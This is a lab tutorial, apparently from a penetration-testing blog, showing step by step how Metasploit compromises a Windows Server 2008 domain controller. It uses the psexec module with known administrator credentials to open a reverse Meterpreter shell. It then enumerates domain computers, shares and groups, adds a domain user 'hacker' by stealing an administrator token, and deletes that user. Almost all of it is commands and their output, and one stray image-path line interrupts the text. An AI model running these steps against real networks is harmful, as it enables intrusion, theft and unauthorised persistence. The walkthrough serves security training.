Penetration Testing in Windows Server Active Directory using Metasploit (Part 1)

July 23, 2016 By Raj Chandel

Open Kali terminal type **nmap -sV 192.168.0.104**

you'll see that port 445 is open, port 445 is a traditional Microsoft networking port. Specifically, TCP port 445 runs Server Message Block(SMB) over TCP/IP. This is a core means for communication on a Microsoft-based LAN

```
root@kali:~# nmap -sV 192.168.0.104

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-22 01:45 EDT
Nmap scan report for 192.168.0.104
Host is up (0.00043s latency).
Not shown: 973 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.1.7601
88/tcp    open  kerberos-sec     Windows 2003 Kerberos (server time: 201
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows 98 netbios-ssn
389/tcp   open  ldap
443/tcp   open  ssl/http         VMware VirtualCenter Web service
445/tcp   open  microsoft-ds     (primary domain: RAJLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
902/tcp   open  ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses
912/tcp   open  vmware-auth      VMware Authentication Daemon 1.0 (Uses
1801/tcp  open  msmq?
2103/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3268/tcp  open  ldap
```


In Kali terminal type msfconsole

This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the "**psexec**" utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description.

msf > **use exploit/windows/smb/psexec**

msf exploit(**psexec**) > **set rhost 192.168.0.104**

msf exploit(**psexec**) > **set rport 445**

msf exploit(**psexec**) > **set smbuser administrator**

msf exploit(**psexec**) > **set smbpass Ignite@123**

msf exploit(**psexec**) > **exploit**

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 192.168.0.104
rhost => 192.168.0.104
msf exploit(psexec) > set smbuser administrator
smbuser => administrator
msf exploit(psexec) > set smbpass Ignite@123
smbpass => Ignite@123
msf exploit(psexec) > set rport 445
rport => 445
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] 192.168.0.104:445 - Connecting to the server...
[*] 192.168.0.104:445 - Authenticating to 192.168.0.104:445 as user 'administrator'...
[*] 192.168.0.104:445 - Selecting PowerShell target
[*] 192.168.0.104:445 - Executing the payload...
[+] 192.168.0.104:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (957999 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.104:51743) at 2016-07-

meterpreter > sysinfo
Computer        : DC1
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : RAJLAB
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```


Find All Active Directory users

This module will **enumerate computers** included in the primary Domain

msf > **use post/windows/gather/enum_ad_computers**

msf post(**enum_ad_computers**) > **set filter objectCategory=computer**

msf post(**enum_ad_computers**) > **set session 1**

msf post(**enum_ad_computers**) > **exploit**

```
msf > use post/windows/gather/enum_ad_computers
msf post(enum_ad_computers) > set filter objectCategory=computer
filter => objectCategory=computer
msf post(enum_ad_computers) > set session 1
session => 1
msf post(enum_ad_computers) > exploit

Domain Computers
================

 dNSHostName                 distinguishedName                                                  description  operatingSystem
        operatingSystemServicePack
 ----------                  -----------------                                                  -----------  ---------------
        ------------------------
 dc1.rajlab.com              CN=DC1,OU=Domain Controllers,DC=rajlab,DC=com                                   Windows Server 2008 R2 St
andard  Service Pack 1
 LAB6-PC.rajlab.com          CN=LAB6-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate
        Service Pack 1
 LAB4-PC.rajlab.com          CN=LAB4-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate
        Service Pack 1
 LAB5-PC.rajlab.com          CN=LAB5-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate
        Service Pack 1
 PC2-PC.rajlab.com           CN=PC2-PC,CN=Computers,DC=rajlab,DC=com                                        Windows 7 Ultimate

 DC2.rajlab.com              CN=DC2,OU=Domain Controllers,DC=rajlab,DC=com                                  Windows Server 2008 R2 St
andard  Service Pack 1
 LAB3-PC.rajlab.com          CN=LAB3-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate

 WIN-AN96V36MKIG.rajlab.com  CN=WIN-AN96V36MKIG,OU=Domain Controllers,DC=rajlab,DC=com                      Windows Server 2008 R2 St
andard  Service Pack 1
 LAB8-PC.rajlab.com          CN=LAB8-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate

 LAB2-PC.rajlab.com          CN=LAB2-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate

 LAB1-PC.rajlab.com          CN=LAB1-PC,CN=Computers,DC=rajlab,DC=com                                       Windows 7 Ultimate


[*] Post module execution completed
```


Find All Share Folder in Active Directory

This module will enumerate configured and recently used file shares.

msf > **post/windows/gather/enum_shares**

msf post(**enum_shares**) > **set session 1**

msf post(**enum_shares**) > **exploit**

```
msf > use post/windows/gather/enum_shares
msf post(enum_shares) > set session 1
session => 1
msf post(enum_shares) > exploit

[*] Running against session 1
[*] The following shares were found:
[*]     Name: SYSVOL
[*]
[*]     Name: NETLOGON
[*]
[*]     Name: CEH V9 Tools
[*]
[*]     Name: Share
[*]
[*]     Name: user Share
[*]
[*] Post module execution completed
msf post(enum_shares) >
```

Gather All Groups in Active Directory

This module will enumerate Active Directory groups on the specified domain.

msf > **use post/windows/gather/enum_ad_groups**

msf post(**enum_ad_groups**) > **set session 1**

msf post(**enum_ad_groups**) > **exploit**

```
msf post(enum_shares) > use post/windows/gather/enum_ad_groups
msf post(enum_ad_groups) > set session 1
session => 1
msf post(enum_ad_groups) > exploit

Domain Groups
=============

 name                                  distinguishedname                                                    description
 ----                                  -----------------                                                    -----------
 Administrators                        CN=Administrators,CN=Builtin,DC=rajlab,DC=com                        Administrat
ors have complete and unrestricted access to the computer/domain
 Users                                 CN=Users,CN=Builtin,DC=rajlab,DC=com                                 Users are p
revented from making accidental or intentional system-wide changes and can run most applications
 Guests                                CN=Guests,CN=Builtin,DC=rajlab,DC=com                                Guests have
 the same access as members of the Users group by default, except for the Guest account which is further restricted
 Print Operators                       CN=Print Operators,CN=Builtin,DC=rajlab,DC=com                       Members can
 administer domain printers
 Backup Operators                      CN=Backup Operators,CN=Builtin,DC=rajlab,DC=com                      Backup Oper
ators can override security restrictions for the sole purpose of backing up or restoring files
 Replicator                            CN=Replicator,CN=Builtin,DC=rajlab,DC=com                            Supports fi
le replication in a domain
 Remote Desktop Users                  CN=Remote Desktop Users,CN=Builtin,DC=rajlab,DC=com                  Members in
this group are granted the right to logon remotely
 Network Configuration Operators       CN=Network Configuration Operators,CN=Builtin,DC=rajlab,DC=com       Members in
this group can have some administrative privileges to manage configuration of networking features
 Performance Monitor Users             CN=Performance Monitor Users,CN=Builtin,DC=rajlab,DC=com             Members of
this group can access performance counter data locally and remotely
 Performance Log Users                 CN=Performance Log Users,CN=Builtin,DC=rajlab,DC=com                 Members of
this group may schedule logging of performance counters, enable trace providers, and collect event traces both locally and
via remote access to this computer
 Distributed COM Users                 CN=Distributed COM Users,CN=Builtin,DC=rajlab,DC=com                  Members are
 allowed to launch, activate and use Distributed COM objects on this machine.
 IIS_IUSRS                             CN=IIS_IUSRS,CN=Builtin,DC=rajlab,DC=com                             Built-in gr
oup used by Internet Information Services.
 Cryptographic Operators               CN=Cryptographic Operators,CN=Builtin,DC=rajlab,DC=com               Members are
 authorized to perform cryptographic operations.
 Event Log Readers                     CN=Event Log Readers,CN=Builtin,DC=rajlab,DC=com                     Members of
this group can read event logs from local machine
 Certificate Service DCOM Access       CN=Certificate Service DCOM Access,CN=Builtin,DC=rajlab,DC=com       Members of
this group are allowed to connect to Certification Authorities in the enterprise
```


To Add Any User in Active Directory

This module adds a user to the Domain and/or to a Domain group. It will check if sufficient privileges are present for certain actions and run getprivs for system. If you elevated privs to system,the Se Assign Primary Token Privilege will not be assigned. You need to migrate to a process that is running as system. If you don't have privs, this script exits.

msf > **use post/windows/manage/add_user_domain**

msf post(**add_user_domain**) > **set addtodomain true**

msf post(**add_user_domain**) > **set username hacker**

msf post(**add_user_domain**) > **set password abcd@123**


msf post(**add_user_domain**) > **set session 1**

msf post(**add_user_domain**) > **exploit**

```
File  Edit  View  Search  Terminal  Help

msf exploit(psexec) > use post/windows/manage/add_user_domain
msf post(add_user_domain) > back
msf > use post/windows/manage/add_user_domain
msf post(add_user_domain) > set addtodomain true
addtodomain => true
msf post(add_user_domain) > set username hacker
username => hacker
msf post(add_user_domain) > set password abcd@123
password => abcd@123
msf post(add_user_domain) > set session 1
session => 1
msf post(add_user_domain) > exploit

[*] Running module on DC1
[+] Found Domain Admin Token: 1 - 192.168.0.104 - Administrator (Dele
n)
[*] Found token for RAJLAB\Administrator
[*] Stealing token of process ID 2292
[*] Now executing commands as RAJLAB\Administrator
[*] Adding 'hacker' as a user to the RAJLAB domain
[+] hacker is now a member of the RAJLAB domain!
[*] Post module execution completed
msf post(add_user_domain) >
```

To Delete Any User from Active Directory

This module deletes a local user account from the specified server, or the local machine if no server is given.

msf > **use post/windows/manage/delete_user**

msf post(**delete_user**) > **set username hacker**

msf post(**delete_user**) > **set session 1**

msf post(**delete_user**) > **exploit**

```
msf > use post/windows/manage/delete_user
msf post(delete_user) > set username hacker
username => hacker
msf post(delete_user) > set session 1
session => 1
msf post(delete_user) > exploit

[*] User was deleted!
[*] Post module execution completed
```